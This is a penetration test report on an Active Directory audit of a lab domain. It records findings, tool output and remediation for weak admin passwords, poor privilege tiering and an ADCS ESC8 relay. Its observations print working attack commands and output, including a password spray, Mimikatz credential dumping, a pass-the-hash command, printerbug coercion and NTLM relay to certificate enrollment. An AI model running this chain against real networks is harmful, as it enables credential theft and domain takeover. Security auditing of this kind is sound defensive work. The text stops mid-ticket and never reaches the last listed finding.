

Test AD Audit

PENTEST REPORT

Executed by Cerberus Security

SUNDAY, DECEMBER 10, 2023





MODIFICATIONS HISTORY

Version	Date	Author	Description
0.1	12/10/2023	Daniel Scheidt	Initial Version
0.2	12/10/2023	Daniel Scheidt	Technical Details
1.0	12/10/2023	Daniel Scheidt	Finalization



TABLE OF CONTENTS

General Information	4
Scope	4
Organization	4
Executive Summary	5
Vulnerabilities summary	6
Technical Details	7
Extremely weak Admin Credentials	7
Deficient Roles and Authorization Concept	8
ADCS Misconfiguration ESC8	12
SMB Signing not activated	16



GENERAL INFORMATION

SCOPE

Testcompany has mandated us to perform security tests on the following scope:

- mcafeelab.local

ORGANIZATION

The testing activities were performed between 12/08/2023 and 12/10/2023.



EXECUTIVE SUMMARY


Cerberus Security was tasked with conducting an Active Directory audit for the *mcafeelab.local* domain. The testing activities were performed between 12/08/2023 and 12/09/2023.

The focus was on identifying the most critical attack surface as well as low hanging fruits, that would most likely be abused in a real world scenario were an adversary would gain foothold inside the corporate network. This way the IT department is able to focus on the most urgent problems and raise the maturity level by fixing the problems found.

The most critical findings are about weak passwords and a deficient roles and authorization concept for highly privileged accounts. Passwords can easily be guessed, and the accounts are used for tasks and on systems they are not meant to be. This enables attackers to easily escalate privileges inside the domain and completely take over the corporate environment, allowing access to mostly all data and impersonation of each and every employee.

Other misconfigurations and vulnerabilities were identified that open up unnecessary attack surface. An attacker inside the network can move laterally and escalate privileges that again allow to compromise the whole domain, what ultimately might lead to data theft, persistence inside the network or the encryption of sensitive files to blackmail the company.

All flaws found differ in the efforts needed to tackle them. Most of them come with low to medium timely and resource wise efforts to fix them, allowing the company to relatively easy raise the security level, making it harder for adversaries to carry out their attacks. However, especially the complete lack of a roles and authorization concept, is something that needs more planning and also time, to get it right and secure.





VULNERABILITIES SUMMARY


Following vulnerabilities have been discovered:

Risk	Page	Vulnerability
Critical	7	Extremely weak Admin Credentials
Critical	8	Deficient Roles and Authorization Concept
High	12	ADCS Misconfiguration ESC8
Medium	16	SMB Signing not activated



TECHNICAL DETAILS

EXTREMELY WEAK ADMIN CREDENTIALS

SEVERITY	Critical
AFFECTED SCOPE	Mcafeelab.local
DESCRIPTION	<p>Accounts with critical privileges like Domain Admins, Firewall Admins, Backup Admins and alike should always be handled with care and secured accordingly.</p> <p>People using these accounts need to be aware of the potential risks that arise when their accounts get compromised:</p> <ul style="list-style-type: none">• Data breaches and theft of sensitive information: If a hacker gains access to an administrative account, they may be able to view, steal or manipulate confidential data stored on the system, such as personal information, financial records, or trade secrets.• System damage and disruption of services: The attacker may use the administrative privileges to cause harm to the system, for example, by deleting critical files, modifying system settings, or shutting down servers. This could result in significant downtime and disruption of services for the organization and its customers.• Spread of malware and further compromise: The attacker may use the compromised administrative account to install malware, such as viruses, Trojans, or ransomware, which can spread to other systems and devices on the network, leading to additional security breaches and compromise. This could result in significant damage to the organization's reputation and financial loss. <p>In this case the password complexity of these administrative accounts must be rated as extremely weak.</p> <p>The password is either guessable or if an attacker gets a hold on hashed material easily recoverable.</p>
OBSERVATION	<p>During the course of the investigation a password spray attack with common passwords was executed. It turned out, that the user <i>DA</i>, who happens to be a member of the <i>Domain Administrators</i> group, has a very weak and easily guessable password.</p>  <pre>Confirm Password Spray Are you sure you want to perform a password spray against 13 accounts? [Y] Yes [N] No [?] Help (default is "Y"): y [*] Password spraying has begun with 1 passwords [*] This might take a while depending on the total number of users [*] Now trying password Sommer2023! against 13 users. Current time is 12:54 PM [*] Writing successes to [*] SUCCESS! User:DA Password:Sommer2023! [*] SUCCESS! User:Testuser Password:Sommer2023! [*] Password spraying is complete COMMANDO 12/9/2023 12:54:46 PM PS C:\Tools\DomainPasswordSpray ></pre> <p>Image 1 – Sommer2023! as password for a Domain Administrator</p>
REMEDIATION	<p>Privileged accounts should have extremely strong passwords. They should be at least 20 characters long, and comply to complexity with uppercase, lowercase, numbers and special characters. The</p>



	<p>passwords should be randomly generated, no words! Password blacklisting can be issued to help here. Password reusage should be avoided at all costs.</p> <p>Personal holding higher privileges needs to be trained and made aware of the possible risks.</p> <p>Saving credentials in a Web Browser should also be avoided.</p> <p>Additionally these accounts should be hardened via Multi Factor Authentication where possible.</p>
REFERENCES	

DEFICIENT ROLES AND AUTHORIZATION CONCEPT

SEVERITY	Critical
AFFECTED SCOPE	Mcafeelab.local
DESCRIPTION	<p>A Roles and Authorization Concept purpose is to restrict access to sensitive resources as much as possible.</p> <p>This can be achieved through appropriate measures like e.g.:</p> <ul style="list-style-type: none">• Limiting the number of users that have access to the resource• Limiting the access rights to the absolute minimum each user needs - concept of least privilege• Limiting the sources which have access - e.g. from where can a valid user access an application• Defining a password policy and MFA requirements
OBSERVATION	<p>During the audit it was observed that there are some misconceptions and faulty configurations in place when it comes to distinguish between different roles and users.</p> <p>The members of the Domain Admins group in the Active Directory have administrative authorizations on all clients and servers in the network by default. If an attacker obtains the access data of one of these users, the entire domain environment can be compromised. These accounts should therefore only be used with appropriate care and caution on assets that they need to work on - most likely only the Domain Controllers. They are generally only required for very specific tasks, such as raising the domain level or a schema extension. Microsoft recommends using only one domain administrator account, and maybe a disabled breakglass account as backup.</p> <p>The member count of the <i>Domain Admins</i> group was too high in the <i>mcafeelab.local</i> domain.</p>




Image 2 – All members of the Domain Admins group

Despite that, the user DA was also logged on to systems not classified as Tier 0, in this case everything but Domain Controllers.




Image 3 – Domain Admin session on non Tier 0 assets

Given the fact that the domain administrator role was used for the administrators' daily work on another system lets it appear plausible that no correct roles and authorization concept is in place. If one of the systems has a corresponding vulnerability for elevating rights or incorrectly set authorizations, an attacker can read the access data of the domain administrator on the affected system. The entire domain would then be considered compromised.

In this special case, the low privileged user *lowpriv* which has a weak and easily guessable password of *low*, happens to hold local administrative rights on the system *WIN10X64.mcafeelab.local*.




Figure 4: The user lowpriv is local admin on WIN10X64

Armed with those permissions, the credentials of the user *DA* were successfully stolen from the system via Mimikatz.

mimikatz 2.2.0 x64 (oe.eo)

```
PS C:\tools\mimikatz_trunk\x64> whoami
mcafeelab\lowpriv
PS C:\tools\mimikatz_trunk\x64> hostname
win10x64
PS C:\tools\mimikatz_trunk\x64> .\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT-AUTORITÄT\SYSTEM

656      {0;000003e7} 1 D 50602          NT-AUTORITÄT\SYSTEM      S-1-5-18
-> Impersonated !
* Process Token : {0;0044cbfc} 2 F 9667501      MCAFEELAB\lowpriv      S-1-5-18
(13g,23p)      Primary
* Thread Token  : {0;000003e7} 1 D 9800321      NT-AUTORITÄT\SYSTEM      S-1-5-18
elegation)

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
```

Figure 5: Executing Mimikatz with local admin privileges

Stealing the NT hash of the *DA* user :



```

Authentication Id : 0 ; 722417 (00000000:000b05f1)
Session           : Interactive from 1
User Name         : DA
Domain            : MCAFEELAB
Logon Server      : DC2016-2
Logon Time        : 10.12.2023 14:52:05
SID               : S-1-5-21-2333275634-344505949-1270943817-4103

msv :
[00000003] Primary
* Username : DA
* Domain   : MCAFEELAB
* NTLM     : a74f5891f1a74759e93712fb7a26a88d
* SHA1     : 49aae36fb509ff64cdc8b6152f2ce7253d64aa9b
* DPAPI    : ccd304429de724bcbdd1df70798e41dde
tspkg :
wdigest :

```

Figure 6: Credential access to the NT hash of the user DA

With a pass the hash attack it was ultimately possible to impersonate the Domain Admin user and access the administrative C\$ share on one of the Domain Controllers.

```

imikatz # sekurlsa::pth /user:DA /domain:mcafeelab.local /ntlm:a74f5891f1a74759e93712fb7a26a88d cmd
user : DA
domain : mcafeelab.local
program : cmd.exe
impers. : no
NTLM : a74f5891f1a74759e93712fb7a26a88d
PID 4940
TID 12628
LSA Process is now R/W
LUID 0 ; 10230561 (00000000:009c1b21)
msv1_0 - data copy @ 00001DD018F8070 : OK !
kerberos - data copy @ 00001DD01E18E08
des_cbc_md4 -> null
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
des_cbc_md4 OK
*Password replace @ 00001DD01856168 (32) -> null
imikatz #

```

```

Administrator: C:\WINDOWS\SYSTEM32\cmd.exe - powershell
Lernen Sie das neue plattformübergreifende PowerShell kennen - https://aka.ms/pscore6
PS C:\WINDOWS\system32> ls \\10.55.0.1\c$

Verzeichnis: \\10.55.0.1\c$

Mode                LastWriteTime         Length Name
----                -
d-----            05.12.2020         13:16     $MfeDeepRem
d-----            22.01.2021         21:16     export
d-----            10.06.2021          00:25     inetpub
d-----            12.09.2016          13:54     Logs
d-----            29.06.2019          17:11     PerfLogs
d-p-----          29.12.2020          10:42     Program Files
d-----            05.12.2020          13:44     Program Files (x86)
d-----            17.12.2021          12:22     tmp
d-----            24.11.2021          14:18     tools
d-p-----          28.06.2021          10:11     Users
d-----            09.12.2023          13:46     Windows
-a-----            26.11.2018          12:27     724 ComputerLastLogonDate.csv
-a-----            26.11.2018          12:23     494 ComputerLastLogonDate.txt
-a-----            06.02.2021          12:18     1216 DC2016.mcafeelab.local_mcafeelab-DC2016-CA.req
-a-----            14.12.2018          15:38     9235219 DC2016_0.tgz
-a-----            05.12.2018          10:17     841 orion.cer
-a-----            22.01.2022          15:53     187412 __output

```

Figure 7: PTH attack against one of the Domain Controllers

In a real world attack this would mean the complete compromise of the whole domain.

REMEDIATION	<p>Implement a sufficient and secure roles and authorization concept.</p> <p>Review the access rights to the systems and only grant them according to the principle of least privilege.</p> <p>Change weak passwords and make sure that high privileged accounts are secured as much as possible.</p> <p>Follow best practices like the TIER model from Microsoft (see references).</p>
REFERENCES	<p>https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model</p>



ADCS MISCONFIGURATION ESC8

SEVERITY	High
AFFECTED SCOPE	DC2016-2.mcafeelab.local
DESCRIPTION	<p>Active Directory Certificate Services (ADCS) is a Windows server role that provides customizable services for issuing and managing public key infrastructure (PKI) certificates. It enables organizations to secure communication and authenticate users, computers, and services within their network. In 2021, SpecterOps released a research paper [1] that contained a lot of novel attack vectors against ADCS.</p> <p>ESC8 is a privilege escalation vulnerability based around the fact that attackers can relay an authentication to the (default enabled and to be found at http://caserver/certsrv/) HTTP enrollment endpoint, and grab certificates for the relayed identities in order to impersonate them. When using a certificate template with client or server authentication, Kerberos tickets can then be created from the respective certificate and used for authentication on other systems in the network.</p> <p>If highly privileged systems like Domain Controllers are prone to something like Petitpotam or other coercion attack tools, an attacker would be able to impersonate them and compromise the whole domain. Same is true if an adversary can make a highly privileged user authenticate to his attacker system.</p>
OBSERVATION	<p>It was observed that the default enrollment endpoint was used and available at http://DC2016-2.mcafeelab.local/certsrv/.</p> <div data-bbox="418 1010 1498 1142" style="background-color: #002060; color: white; padding: 5px;"><pre>Allow ManageCA, ManageCertificates MCAFEELAB\Organisations- Enrollment Agent Restrictions : None Legacy ASP Enrollment Website : http://DC2016-2.mcafeelab.local/certsrv/ Enabled Certificate Templates: ESC4.1</pre></div> <p style="text-align: center;">Image 8 – Exposed enrollment endpoint for certificates</p> <p>As both <i>Domain Controllers</i> had the <i>Spooler Service</i> running, it was possible to coerce authentication to our attack system.</p> <div data-bbox="410 1325 1508 1671" style="background-color: #000000; color: #00FF00; padding: 5px;"><pre>(rootkali)-[/opt] └─# python printerbug.py mcafeelab/lowpriv:low@10.55.0.1 10.55.0.30 [*] Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation [*] Attempting to trigger authentication via rprn RPC at 10.55.0.1 [*] Bind OK [*] Got handle DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied [*] Triggered RPC backconnect, this may or may not have worked</pre></div> <p style="text-align: center;">Image 9 – Coercing authentication from a DC as low privileged user</p> <p>The coerced authentication from <i>DC-2016.mcafeelab.local</i> was then relayed to the enrollment endpoint and a certificate could successfully be requested.</p>



```

--(root@kali) /opt/Impacket/examples
~/vulnrelays.py --url=http://DC2016-2.mcafeelab.local/certsrv/certfnsh.asp --adcs-smb2support --template "Domain Controller"
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LMPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-6 (process_request_thread): Received connection from 10.55.0.30, attacking target http://DC2016-2.mcafeelab.local
[-] Authenticating against http://DC2016-2.mcafeelab.local as / FAILED
[*] SMBD-Thread-8 (process_request_thread): Received connection from 10.55.0.30, attacking target http://DC2016-2.mcafeelab.local
[-] Authenticating against http://DC2016-2.mcafeelab.local as / FAILED
[*] SMBD-Thread-9 (process_request_thread): Received connection from 10.55.0.1, attacking target http://DC2016-2.mcafeelab.local
[*] HTTP server returned error code 200, treating as a successful login
[-] Authenticating against http://DC2016-2.mcafeelab.local as mcafeelab/DC2016$ SUCCEEDED
[*] SMBD-Thread-11 (process_request_thread): Received connection from 10.55.0.1, attacking target http://DC2016-2.mcafeelab.local
[-] Authenticating against http://DC2016-2.mcafeelab.local as / FAILED
[*] SMBD-Thread-12 (process_request_thread): Received connection from 10.55.0.1, attacking target http://DC2016-2.mcafeelab.local
[-] Authenticating against http://DC2016-2.mcafeelab.local as / FAILED
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 804
[*] Base64 certificate of user DC2016$:
MTRVREIMdCEBmCvG8B3B3REBRHCEAEF89h0dM1TR0dCFB9c6G5q65B30dEh0cC8B6p9qFAGfEMIIINVOV7k0z1hvcM4c4mBw4cIq6513J0EM4M9Wj0T1gprv4Fv4MCAq5g1IHW11NOE8pvc29HhV4uX1L2hWydL5wAA1JvF4Sv6Sv2TPK8MKT5fHBl0dV8w8V2T7p5
51K0w/8K0S00P2J2UTEFcZz3xfF8BTz0z1Jbwh1F0y1Wp2FvYd2eYk0dys80h1Lp8BF1D31886N70D0axLaQy6vFKH455uAT0mb1IM7hZvFAwPc+h8e76657bcEU1d1B4VRF4Mh001SpRzFf81XNLvqz207u/5+Lp3d9N8S3Yk3LDHPIWfZ0T6E10x212010My7z
TYXkR2R0W7J44QDgyr1qj9j1eui1P51Ay0dNR/BLT/ueVKA/Iud3M0zX21V01YhduV00x01333y/bZ6GTaAcF+Ud8r/5v89r8mVJUTVZE3h39baalYukBt6U5CpFfxLY0hMxzcAPZvFQ0a/xyppH11917f5rawTmK7Uc1D6CZDKa+0TK0YcFvLLCDv090z2ubchnd
Wz017FR4BUN05CqEB855EA4C6wPCv04hAMQdH0VZQ-TYX1LUSvnu8p1r4BjMvZ6V44v1jpb0tW1UjwED8Xm9mVcFAEY3K5wZ1757F5d6F0X1gR21TRAVnu5q/1c7/CX35019E11V70m61q4K8H4XG8B1D0XCIIEQ0wQ1C0hC4CFF4GQZFI1KPBtFTM
1a3113Nccc68f0A7f7m0w-c3V0L0qFst0w8/0180y1c1q1eVAD1g06z65h3Z2evihgsp10h0n34n33F0e4v133y0h-q0h801q0mTzGsp0d8fC153VtEYJm0u11T0w4yK8Hh808z127a576wM1EhW0559qF04Z4E3JFp3d9e5e01Qw0yW8g4
70X0wX7L7ZT1h5YeU/0Bzaur0m180WTP/wkx11771bM0u51regepph1yameC3JvF52LkX1k7bV1z2p0+qg0MVM0q9KCP0c15U0W0M09B0C6CFtaz1BpV06z7a51A2Ym8BRDC1q2Lh7YLe0ku19g40v41z2vVWHh8n1dJf0hG41rG013h04ADf
9W11qU1qV/w08Kse1y31Bj/PLh5aSuZ1u1Dg0hAF4C0-Gv/Wg0b0z1JfFrxT+90dH3Yhntq12Bf3641c0812w/Mz84B4U15yH9GfAS4537CLCVDcC2P1J1CJ0K52F1Zr201STPwF3B0P3+Wmp99ML181044y31P8a9wVW8GKyFA1a1V25LcK/U1L8M/SAF7
k1090h0804cC0w8e108w0c10513130E4K9M0d0113mh0f72wC46P0112M0WNB001PvEKZU0h0X22gmo0P7H0531012H08H1P4W3354u0020dF0130z2x3055h+v8h0b1jW8y1u0dZ1f+p1K4W0wz3059448Pv4kZw13c0dY0110e9
80dV1x0dP31c0dWv2XMMVymh0d4c4p9HVCrTY0w2311q9y50M6Fy2U2W86545CCPEF3hUwFw50Pm0p1C480v1AN0M1X0h3u0E/20K9Pm6dPez/y5XT2u0r1Lh4kY234d2P7D15W/MLNB1R1DZ0g51V284101a0036501V1S7F1f/0h112H21e0T11002b3kM
fGcy0f0e23V1F1906b11029+vJ0W0/c0Tvt9089vM123kqC8h8k0y4d4UQ+dR4Ez1jU0h1X1/Qv0h/zoyJk1qhyC8MF109p/p1dD1c1r0ZK3z-ph5w0Bj0781y/Wo2gx73u01AaE1pYtnezRf6py146g160HXAyL3nu8E85bXfCt0m4Ec5u8g1f69d89
w0c0u4c10b1302050m0Kf30c1X0Z30ML340YTWpDT73Z2uT17Vj+M0y0k085+8PwY93p1E29W/Y08YVaxep23p0hCpV8m5C0FzR/1V1CJk7W1y25+JevP31TL1Ww/8B4y0w0eZaz3J7u6w0e0Rq77h8kC00V2cPp0h0h392410QY1TF5502M44Z2
00h0d0e0d0511hY0431V83240yC20VAV1K5V/ZpV100P1817Y1U9AKc013E1819p1d4d4Z720c050220h10m0330p30p720c0c01W0h455h003081+0393h10c7e470y10N1V1070y0k0130h10q0220612704V0h0abbW010496
8000d010104006ZuFcp23MqTYwC0K6/NHRVUP051uW4D0rH0T40P5125580Cf51C221WZ1E10Wf1FycAL20183n2xvM140605V0C11q78H4A43CJfVx0h0c0U8J10k39H0h010n00202135mYf305h0ZAZL2W440b0h+9zaz18RANVWCz510m0K
yLRT4+1E154zE3003c0951077cc0BM9y55C/dx01m0AD31KtE0Qe7k0y1y0Bj0LWacod7/1125M0dTV1D0E0A02930K0F1UZZ040F0cc22m0z43c54B0W0K/0W0z77fnc0A/m0m010K0YK/f0e0y10h0yW04z0t1x0U1J2eX0pR0/410u+XK/f315FP1V91/
73+2130V/1L20H0L055G1E0R230VH00aF0h0131L2+080E1E200H00721E1K1EvYKZAJ18Y7A0h071Am0A00000p1e0cE11P253yW4H0Y0501E000L400K011F1R1P0e1181Z00m0h0c0E02019c41140174500H0ZFP1L10h0uZFPV1Lc
S4060Z021X+cN2311B0b10N0P0m0H0X0AxEV61T061m424Vh0h0K/4215p04E1M0C0K0S061B0D0E3FT0B07qHf0qF6J30Zc0Ym1S0W03CvE0Df3A0H0E0QV1Z1FAM00A1800E111M060X0gX450V/1U17X00q0r00P10x1y13Y0mP0A0540e430p0y--

```

Image 10 – Successfully relayed authentication and certificate retrieval

Rubeus was then used to request a TGT from the Domain Controller with that certificate.



```

> powershell (running as mcafeelab.local\ds)
[ ASCII art logo ]
v2.0.3
[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=DC2016.mcafeelab.local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'mcafeelab.local\dc2016$'
[*] Using domain controller: 10.55.0.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIGQjCCBj6gAwIBBaEDAgElWooIFTzCCBUthggVHMIIFQ6ADAgEFoREbD01DQUZFRUxBQI5MT0NBTKIk
MCKgAwIBAAQEbMBkBMtyYnRndBsdPbWnhZmVlbGF1LmxvY2Fso4IFATCCBP2gAwIBEQEDAgECooIE7wSC
BOuTHX713+oxo9ZpEFnbp0SqIcQ02DS1K7Xom30INQhcbUsulw/9Guc17kw8VM9WnNouc1rpCgx70t0Tn+
UHQffuW1ExQnEqVICACpGsf1SERXI+M0h2ByoZK2jj10hp0D+HyMFLEnP2kC6vtz48zuC6QYgZmD0Vq
g1lfcKUa+pPecTGNd1FjoyQEY/xTMBfXDoikYA/AnPoeB804C7izvHXyD8NS56JGJRggjuseuV3wGdNV
acDQCuEIMnTxwFTTyUmg9MIUsntLrHspXIEncJKVZMgq10Yi/2h15VSxMTYw0VNIjNB8EaERMb779yf6
6XWS0j1F5xdVY1EoyuNdqCWEduRyY75mIbx1jc7iU60g+RqziKNe4oXH0vz08bx/eGYkYYCusnY09au8
9G11mKXpL8bz/E906/yCCpj2qZ8Aqih2yn3gJNFy+EyV6/lu82vD13YbUuMEsnz+q5Yio1iu0BdP2A9K
e417qu7HTC4G9v9xRwauZbrRw5utLHe8I3FvzKMIzrg8p++WSvVDwqjyGuC7gEaqVc2x8PiIFk9+Ddr0
hUhi3oxEfv/a/HaBPZuCWgoDluEMRnFkY85HJCS7KIsFbpgdH4U5qoNIPJagGCVf/9VgGuD/En0Eqwv9
YHkMkIfSbAuXCW+gMyJgP0123z1IH38VSwCADvGhze8hNRmHu4VUsUyESyZMoYXHZJVUwuYvId3wW7r
AuxVTpmHBvhh0+cFQph4PqZxJC3Wua0fs0vGZPgc8xh/LS0TLPz+jrcxEoUQKeiIKzz5w5TZ1z+c18
j/Ulw+roj5inPfpftWa7vSsE8gTyn1nncXZz6F0BRVbFvXEk1raWQ+X3/NTvXroUKFLDLoSjTvlTi18
jQ05w+X2Zb7zmHmsd9FNsrHSs71I7JwTh2xNixWUYbU/0jmxRA2PUB9i10t3fnMmGoCdBLw6JCCo7WQD
lYn0JUf07Q0qxSgtdyL2gc5Y+0cKpx0S6uf0ZC1e9RB+6EU6ztFuE/fNd2DMlmsZc/qDUKlRfgcbYcDp
jh4Hz0VpxTqEX55hY/eIthu4q62eLki7Ijrw4kBV50VSEJc0LAb8jFRSW77JmCzSQG2+xo1KOTZpsY1r
